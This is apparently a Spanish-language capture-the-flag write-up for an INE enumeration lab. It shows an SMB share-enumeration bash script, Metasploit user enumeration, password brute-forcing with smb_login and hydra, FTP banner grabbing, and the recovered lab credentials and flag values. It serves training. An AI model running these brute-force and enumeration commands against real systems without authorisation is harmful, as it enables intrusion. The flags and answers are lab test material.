~/write-ups/writeup-c237d93542
Assessment Methodologies: Enumeration CTF 1
Imported from Notion: Assessment Methodologies: Enumeration CTF 1
Pistas
-
There is a samba share that allows anonymous access. Wonder what’s in there!
-
One of the samba users have a bad password. Their private share with the same name as their username is at risk!
-
Follow the hint given in the previous flag to uncover this one.
-
This is a warning meant to deter unauthorized users from logging in.
Empezamos escaneando con nmap
nmap -sV -sC -p- target.ine.local
Probamos de todo, enum4linux , el módulo smbenumshares de metasploit y no vemos nada, a si que optamos por hacer un script de enumeración con diccionario:
Script para enumerar shares
#!/bin/bash
# Valores por defecto
WORDLIST="/usr/share/enum4linux/share-list.txt" # Ruta común en Kali/INE
usage() {
echo "Uso: $0 -t <IP> [-w <wordlist>] [-o <output_file>]"
echo " -t, --target IP del objetivo o hostname"
echo " -w, --wordlist Ruta al diccionario de shares (opcional)"
echo " -o, --output Archivo donde guardar los shares válidos (opcional)"
exit 1
}
# Procesar argumentos
while [[ "$#" -gt 0 ]]; do
case $1 in
-t|--target) TARGET="$2"; shift ;;
-w|--wordlist) WORDLIST="$2"; shift ;;
-o|--output) OUTPUT="$2"; shift ;;
*) usage ;;
esac
shift
done
# Validar que el target existe
if [ -z "$TARGET" ]; then
usage
fi
# Verificar si el diccionario existe
if [ ! -f "$WORDLIST" ]; then
echo "[-] Error: Diccionario no encontrado en $WORDLIST"
exit 1
fi
# Función para limpiar el rastro al salir (Ctrl+C)
trap "exit" INT
# Bucle de escaneo
while read -r SHARE; do
# Intentamos conectar de forma anónima (-N) y ejecutar un comando vacío
# Usamos SMB2/3 por si acaso el servidor rechaza SMB1
smbclient "//$TARGET/$SHARE" -N -c "ls" --option='client min protocol=SMB2' &>/dev/null
if [ $? -eq 0 ]; then
echo "$SHARE" # Imprime solo el nombre para que sea procesable
# Si se definió un archivo de salida, guardamos el share
if [ ! -z "$OUTPUT" ]; then
echo "$SHARE" >> "$OUTPUT"
fi
fi
done < "$WORDLIST"USO:
./shares.sh -t target.ine.local -w /root/Desktop/wordlists/shares.txt -o shares.txt
Accedemos con smbclient
smbclient //target.ine.local/pubfiles -N-N: Login sin password

Lo descargamos con get y vemos la primera flag: FLAG1{e6ab6899aa17486f85b9127d7a8ed1ff}
Ahora vamos a Metasploit para enumerar usuarios con auxiliary/scanner/smb/smb_enumusers
Ponemos RHOSTS y corremos con run

Guardamos los users para atacarlos con brute force.
La pista dice que el share es igual al nombre a si que debemos encontrar las credenciales.
echo "josh, nancy, bob" | tr -d ' ' | tr ',' '\n' > usuarios.txtAhora con smb_login vamos a hacer brute force.
Ponemos RHOSTS , PASS_FILE apuntando a /usr/share/wordlists/metasploit/unix_passwords.txt y USER_FILE a nuestro archivo usuarios.txt en este caso en /root/usuarios.txt y VERBOSE en false para tener una salida limpia.

Probemos con el usuario josh y password purple
smbclient //target.ine.local/josh -U josh
Descargamos con get y tenemos la segunda flag: FLAG2{1c8ca17b61d34e30a5b948a84d5e9a09}
Ademas nos da una pista para la 3ª flag: Psst! I heard there is an FTP service running. Find it and check the banner.
Vamos a hacer banner grabbing con nc al puerto ftp que hemos descubierto en el primer escaneo que era el 5554
nc target.ine.local 5554
Nos dice que los usuarios ashley, alice and amanda tienen passwords frágiles.
Guardamos los usuarios en un .txt para hacerles brute force con hydra
echo "ashley, alice, amanda" | tr -d ' ' | tr ',' '\n' > ftp_users.txtAhora lo usamos para hacer brute force con hydra

hydra -L ftp_users.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt -s 5554 192.26.91.3 ftp-s: Especificar puerto.
Tras un rato atacando vemos que el user alice tiene la password pretty
Nos logueamos con ftp
ftp target.ine.local 5554
La descargamos con get y tenemos la 3ª flag: FLAG3{614712511c304daabb2b0ca9704b44aa}
La ultima flag dice que es una advertencia para quienes intentan loguearse de forma desautorizada, todo apunta a intentar loguearse como root por ssh
ssh root@target.ine.local
FLAG4{e49d63b144624a2f8dedb7ccc4722631}
- EOF -
<< back_to_index